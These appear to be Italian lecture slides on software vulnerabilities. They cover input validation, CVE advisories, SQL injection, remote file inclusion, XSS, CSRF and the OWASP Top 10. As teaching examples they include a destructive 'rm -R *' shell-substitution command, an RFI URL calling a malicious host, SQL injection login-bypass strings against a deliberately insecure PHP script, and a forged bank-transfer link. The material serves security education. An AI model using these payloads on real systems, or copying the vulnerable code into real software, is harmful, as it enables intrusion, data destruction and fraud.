

vulnerabilità del software


software da fonte non fidata

- l'esecuzione diretta di software proveniente da una fonte non fidata è una grave minaccia
 - es. software scaricato da siti web malevoli
 - es. “troian” diffusi su social o email
- la vulnerabilità in questo caso non è nei sistemi informatici ma nell'utente inesperto

software da fonte fidata

- contromisure
 - formazione
 - soluzioni tecniche per impedire l'esecuzione del software
- non basta essere certi della fonte: il software può
 - essere *non corretto*
 - contenere bug
 - fare eccessive “assunzioni” sull'ambiente circostante

correttezza del software




- un programma è corretto quando su qualsiasi input che soddisfa le precondizioni l'output soddisfa le postcondizioni
- assumiamo (leggi “riponiamo fiducia”) che...
 - il produttore/progettista abbia chiare precondizioni e postcondizioni

correttezza e sicurezza

- programmi non corretti sono una minaccia
 - fanno cose inattese
- ma...
 - formazione dei programmatori puntata sulla correttezza rispetto alle specifiche
 - contratti, capitolati, gare forniscono specifiche
 - collaudo
- ...ma la correttezza non basta
- non è detto che l'input soddisfi le precondizioni!

programmi corretti e input non corretto



- un programma corretto è **vulnerabile** quando esiste un input che **non soddisfa la precondizioni** per cui non c'è una verifica e un error handling “adeguato”

«by contract» vs. «defensive»

- contratto tra chiamante e chiamato
 - contratto = preconditione+postcondizione
 - importante nell'ambito della chiamata a metodo (o funzione o affini)
- approccio design by contract
 - il chiamato assume che le preconditioni siano rispettate
 - efficiente
 - tipicamente adottato per i rilasci ufficiali
- approccio defensive programming
 - il chiamato non si fida e verifica la preconditione
 - inefficiente
 - tipicamente adottato in fase di sviluppo e debug
 - ma anche **fondamentale per la sicurezza**
 - da usare in release solo dove è strettamente necessario (vedi «input non fidato»)

input fidato e non fidato

- una sorgente di input è o fidata o non fidata
 - la fiducia è sempre definita rispetto ad un certo programma o esecuzione di programma in un dato contesto (es. passwd eseguito da root)
- **non fidata se...**
 - il programma opera con diritti diversi o maggiori del soggetto che ha creato l'input
- un programma vulnerabile diviene una minaccia quando il suo input proviene da fonte **non fidata**
 - perché la sorgente può sfruttare la vulnerabilità del programma per effettuare operazione che altrimenti non potrebbe fare

input fidato e non: esempi

- esempi di fonti non fidate
 - pagine web per il browser
 - il browser può scrivere sulla home dell'utente, chi ha creato la pagina web no
 - richieste http per un web server
 - il web server può leggere il filesystem dell'host su cui è installato, il browser che fa la richiesta no
 - email per il mail user agent (mua)
 - il mua può scrivere sulla home dell'utente, chi ha creato l'email no
 - i parametri del comando passwd per il comando passwd
 - il comando passwd può modificare il file /etc/passwd, l'utente che lancia tale comando no (non direttamente)

programmi senza validazione dell'input

- se l'input non è validato il comportamento può essere imprevedibile
- tipicamente crash
 - ...se l'input contiene è errore innocuo
- nel caso peggiore il programma può eseguire operazioni arbitrarie
 - ...per esempio formattare il vostro hard disk
- se l'input è costruito ad arte da un hacker egli può decidere ciò che il vostro programma farà

applicazioni comuni e input non fidato

- altri esempi di programmi in cui una vulnerabilità può rappresentare una minaccia...
- ...quando l'input (documenti o programmi) sono ottenuti via email, web, ftp
 - suite di produttività (es. office)
 - viewer (es. acrobat per i pdf)
 - interpreti anche se “sicuri” (la Java Virtual Machine del vostro browser)
 - virtualizzazione, sandbox, ecc.

la scoperta di una vulnerabilità

- chi trova una vulnerabilità in un software noto...
 - avvisa il “suo” Computer Emergency Response Team or Computer Security Incident Response Team
- il CERT/CSIRT
 - verifica l’esistenza della vulnerabilità
 - avverte il produttore
 - dopo un certo periodo di tempo (15-30gg) divulga il security advisory (tipicamente via web o mailing list)

CERT/CSIRT

- i CERT/CSIRT svolgono anche funzioni di coordinamento, divulgazione e supporto alla risposta agli incidenti
 - dovrebbero collaborare tra di loro ma raramente ciò avviene
- alcuni cert famosi
 - cert italiano (presso il MiSE)
 - www.cernazionale.it, www.cert-pa.it, www.csirt-ita.it
 - cert statunitense www.us-cert.gov
 - www.cert.org
 - presso il software engineering institute della Carnegie Mellon University (www.sei.cmu.edu)

vulnerabilities database

- alcuni database di vulnerabilità famosi
 - National Vulnerability Database - nvd.nist.gov
 - Common Vulnerability Exposure - cve.mitre.org
- altre fonti
 - SANS www.sans.org
 - SecurityFocus www.securityfocus.com
 - tutti i produttori hanno servizi per la sicurezza (mailing list, patches, bugtracking)
 - <http://www.microsoft.com/security>
 - <http://www.redhat.com/security/>

esempio di security advisory

<https://nvd.nist.gov/search> - search for “explorer jpeg”

Vulnerability Summary CVE-2005-2308

Original release date: 7/19/2005

Last revised: 10/20/2005

Source: US-CERT/NIST

Overview

The JPEG decoder in Microsoft Internet Explorer allows remote attackers to cause a denial of service (CPU consumption or crash) and possibly execute arbitrary code via certain crafted JPEG images, as demonstrated using (1) mov_fencepost.jpg, (2) cmp_fencepost.jpg, (3) oom_dos.jpg, or (4) random.jpg.

Impact

CVSS Severity: [8.0](#) (High) Approximated

Range: Remotely exploitable

Impact Type: Provides user account access , Allows disruption of service

References to Advisories, Solutions, and Tools

External Source: BID ([disclaimer](#))

Name: 14286

Hyperlink: <http://www.securityfocus.com/bid/14286>

[...]

Vulnerable software and versions

Microsoft, Internet Explorer, 6.0 SP2

Technical Details

CVSS Base Score Vector: [\(AV:R/AC:L/Au:NR/C:P/I:P/A:C/B:N\)](#) Approximated ([legend](#))

Vulnerability Type: Buffer Overflow , Design Error

CVE Standard Vulnerability Entry:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-2308>

impatto della mancata validazione dell'input

tipo	2012		2015		2017	
	qty	%	qty	%	qty	%
xss	801	15,41%	683	10,77%	1277	8,49%
csrf	165	3,17%	209	3,29%	248	1,65%
php	685	13,18%	465	7,33%	937	6,23%
buffer	428	8,23%	375	5,91%	1236	8,22%
sql	334	6,42%	315	4,97%	637	4,24%
	2413	46,41%	2047	32,27%	4335	28,83%
total	5199		6344		15037	
firmware	51	0,98%	141	2,22%	409	2,72%
Android					1188	7,90%

da <http://nvd.nist.gov> feeds in formato xml
 stima in base alla presenza di parole nel campo "vuln:summary"

vulnerabilità di programmi interpretati

code injection

- inserimento, tramite l'input, di codice dentro un programma
 - l'obiettivo di gran parte degli attacchi
- si può fare in tanti modi diversi

il problema della sostituzione

- molti linguaggi interpretati si basano su sostituzioni
 - linguaggi per shell scripting (es. bash, perl)
 - SQL
 - linguaggi per lo sviluppo di web applications
- un input X diventa parte di una stringa S
- S viene trattata come parte di codice
- esempio il programma prova.sh

```
#!/bin/sh  
echo $1
```

- cosa succede se scrivo...

```
prova.sh "`rm -R *`"
```

?

- non fate la prova, è pericoloso!!!

bash

- evitare di scrivere script bash che girano su input non fidato
 - es. server
- la preoccupazione per il problema nella comunità open source è tale che il kernel linux adotta strategie per limitare che gli amministratori di sistema lo facciano

taint mode

- tipicamente usato in perl
- perl è fortemente basato su sostituzioni
 - molti script perl sono vulnerabili
 - lo sono molti vecchi .cgi
- *taint mode* (perl -T)
 - quando eseguito in “taint mode” l’interprete genera un errore quando un dato che deriva da un input viene usato all’interno di system(), open(), exec, ecc.
- utile per verificare programmi perl che non si fidano dell’input
- altri linguaggi hanno strumenti analoghi

remote file inclusion

- problema tipico di siti scritti in php
- il codice dell'applicazione ha include parametrici
 - es. `<? php include($page . '.php'); ....`
- i parametri sono inizializzati dall'url
 - `http://www.sb.com/index.php?page=userheader`
 - si presume che `userheader.php` sia presente sul server
- exploit
 - `http://www.sb.com/index.php?page=http://www.malicious.com/include_me`

sql injection

- è una tecnica di attacco a application server basati su database
 - cioè tutti
- tipicamente l'application server genera statement SQL a partire dall'input
 - l'input sono i parametri passati tramite GET e POST

DB di esempio

```
mysql> show columns from user;
```

Field	Type	Null	Key	Default	Extra
name	char(11)		PRI		
password	char(11)				
role	char(11)				

```
3 rows in set (0.00 sec)
```

```
mysql> show columns from role;
```

Field	Type	Null	Key	Default	Extra
adduser	enum('Y','N')			Y	
deluser	enum('Y','N')			Y	
viewdata	enum('Y','N')			Y	
modifydata	enum('Y','N')			Y	
rolename	char(11)		PRI		

```
5 rows in set (0.00 sec)
```

```
mysql>
```


esempio

- /var/www/php/login.html

```
<html>
  <head>
    <title>The login form</title>
  </head>
  <body>

    <form action="access.php" method="POST">
      username: <input type="text" name="name"><br>
      password: <input type="password" name="password"><br>
      <input type="submit">
    </form>

  </body>
</html>
```

esempio

- /var/www/php/access.php

<?

```
mysql_pconnect("localhost","root","");
mysql_select_db("test");
$name=$_POST['name'];
$pwd=$_POST['password'];

$query= "SELECT role
        FROM user
        WHERE name='$name' AND password='$pwd'";

echo "Name: $name<br>\n";
echo "Password: $pwd<br>\n";
echo "Query: $query<br>\n";

$result = mysql_query($query);
```

esempio

...

```
if ( ! $result )
{
    echo "mysql error:<BR> " . mysql_error() . "\n";
}

if ( $result && mysql_num_rows($result)>0 )
{
    $a = mysql_fetch_array($result);
    $role=$a[role];
    echo "<BR><BR>Ciao $name il tuo ruolo e' $role\n";
}
else
{
    echo "<BR><BR>No user.";
}
```

?>

comportamento normale

- la stringa di benvenuto viene stampata solo se la password è corretta
 - Ciao \$name il tuo ruolo e' \$role\n
- altrimenti si comunica che un tale utente non esiste
 - No user.
- ... ma è possibile entrare anche senza password :)

sql injection

- l'idea è di dare un input che modifica la semantica della query sql, esempio...

SELECT role

FROM user

WHERE name=' \$name ' AND

password=' \$pwd '

cosa diventa se

\$name= "maurizio' -- "

sql injection

- SELECT role FROM user WHERE name='maurizio' -- ' AND password=""
 - l'ultima parte è commentata!!!
 - non c'è più bisogno della password

sql injection

- con \$name= "ksdf' or 1=1 -- "
- SELECT role FROM user WHERE
name='ksdf' or 1=1 -- ' AND password=""
 - la condizione è sempre vera!
 - non c'è bisogno neanche di conoscere il nome utente!

varianti

- alcuni DBMS permettono di eseguire più statements separati da “.”
 - molto semplice aggiungere nuove query in coda
- tramite INSERT è possibile modificare il DB.
- molti DBMS possono memorizzare nel DB degli script che possono essere eseguiti
 - stored procedure
- sql injection può provocare l'esecuzione di stored procedure

difficoltà

- creare un attacco sql injection senza avere il codice del sistema è difficile (non impossibile)
- l'attacco è semplificato se
 - si conoscono i nomi delle tabelle e delle colonne
 - si conoscono le query
- su sistemi open source l'attacco è più semplice

rilevare l'attacco

- il web server non va in crash
- il servizio non è interrotto
 - a meno che non si sia corrotto il DB
- l'attacco potrebbe richiedere moltissimi tentativi automatizzati
 - gli errori sql potrebbero non venir loggati
 - molti accessi sono forse rilevabili da un network IDS
- se il database viene modificato tramite INSERT rimangono tracce evidenti

mascherare l'attacco

- difficile se il codice non è noto
- se il codice è noto l'attacco sarà stato messo a punto “in vitro”
- se l'attacco permette di avere accesso alla macchina tutte le tracce possono essere fatte sparire velocemente
- se l'attacco non permette di accedere alla macchina è difficile eliminare le tracce

evitare l'attacco

- fare il controllo di tutti gli input!!!
- preprocessare gli input
 - ' → \'
 - “ → \“
 - \ → \\ ecc.
- recenti versioni di PHP lo fanno da sole
 - configurabile
 - qual'è il default?
 - non è detto che il programmatore possa scegliere la configurazione di php (vedi hosting)

può non bastare

- attenzione a unicode
- certi apici vengono trasformati dopo eventuali check e quoting!
 - esempio MySql
Bug #22243 Unicode SQL Injection Exploit
<http://bugs.mysql.com/bug.php?id=22243>

code injection su pagine web

XSS

web: l'illusione del “sito corretto”

- “se l'url è quello giusto allora mi fido del sito”
 - ... ma il sito può essere vulnerabile
- possibilità di modificare il comportamento di un sito puntandolo con un opportuno url
 - cross-site scripting (xss)
 - persistent
 - non-persistent
- cross-site request forgery (csrf)

non-persistent xss

- i server-side scripts possono usare parametri dell'url per formare le pagine visualizzate
- dai parametri nell'url l'html può essere iniettato nella pagina di risposta
- html può contenere client-side scripts
- il codice iniettato può inviare dati immessi in una form a chiunque
- molto difficile da rilevare perché il sito è quello giusto!

non-persistent xss

- ciò che si vede nell'email
 - “La preghiamo di verificare che il suo conto corrente presso securebank.com non contenga addebiti illeciti.”
- il sorgente
 - “... presso securebank.com ...”
 - script iniettato: <script>... </script>

non-persistent xss

- gli script server site usano il parametro “t” per il titolo della pagina
- ciò che l’utente vede
 - una pagina con titolo “login sicuro”
- il sorgente che lo produce
 - `<title> login sicuro <script>...</script> </title>`
 - `<script>...</script>` viene eseguito dal browser
- lo script può essere sofisticato e inviare username e password all’attaccante

persistent xss

- spesso i siti ricordano gli input degli utenti e poi li visualizzano
 - es. messaggi di un forum
 - la visualizzazione può avvenire quando un altro utente è loggato e lo script eseguito nel suo browser
- lo script entra in azione ad ogni visualizzazione
- lo script può replicarsi creando client-side worm!
 - specialmente su social networks

dom based xss

- dom: document object model
 - struttura dati che rappresenta una pagina html nel browser
 - può essere modificata «al volo» in javascript
- ajax permette di caricare ulteriori dati dal server
- javascript modifica il dom con i dati caricati
- i dati caricati possono contenere script precedentemente iniettati
 - ed essere caricati quando l'utente interagisce con la pagina

contromisura

- due alternative
 - non ammettere html come input
 - non ammettere html come output
 - Quoting
- XSS protection nei browser
 - verifica che gli script eseguiti non siano presenti nei parametri

altre vulnerabilità del web

cross-site request forgery (csrf)

- provate a mettere questo in una pagina
 - `<a href="http://securebank.com/bonifico?account=bob&amount=1000000&for=Fred"> clicca qui </a>`
- se l'utente è già loggato su securebank.com il bonifico è eseguito
- condizioni per l'attacco
 - securebank: sessione mantenuta con cookie
 - bob è loggato quando clicca
 - securebank non verifica il «referrer header»

csrf senza azione utente

- ``
- «l'immagine» viene caricata dal browser appena la pagina viene visualizzata
 - ... e il bonifico effettuato

login csrf

- S: un sito vulnerabile
- X: l'attaccante, ha un account su S
- U: utente ignaro...
- X fa un csrf che fa loggare U con le credenziali di X su S.
- U esegue azioni pensando che le sue azioni non vengano registrate
- X può poi loggarsi su S e verificare lo stato dell'account
 - esempio: ultime azioni fatte, rivelando informazioni private dell'utente

contromisura

- verifica sempre il referrer header
- non usare solo un cookie per la sessione ma anche un token passato come parametro
 - usare solo il token espone ad altri tipi di attacchi (session fixation)

web security: owasp.org

- enabling organizations to conceive, develop, acquire, operate, and maintain (web) applications that can be trusted
- open community
 - tutto il materiale rilasciato «free»
 - vulnerabilità attacchi contromisure documentazione codice ecc.
- è il punto di riferimento per la web security

T10

OWASP Top 10 Application Security Risks – 2017

6

A1:2017- Injection

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2:2017-Broken Authentication

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

A3:2017- Sensitive Data Exposure

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

A4:2017-XML External Entities (XXE)

Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

A5:2017-Broken Access Control

Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

A6:2017-Security Misconfiguration

Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.

A7:2017-Cross-Site Scripting (XSS)

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A8:2017-Insecure Deserialization

Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

A9:2017-Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

A10:2017-Insufficient Logging & Monitoring

Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.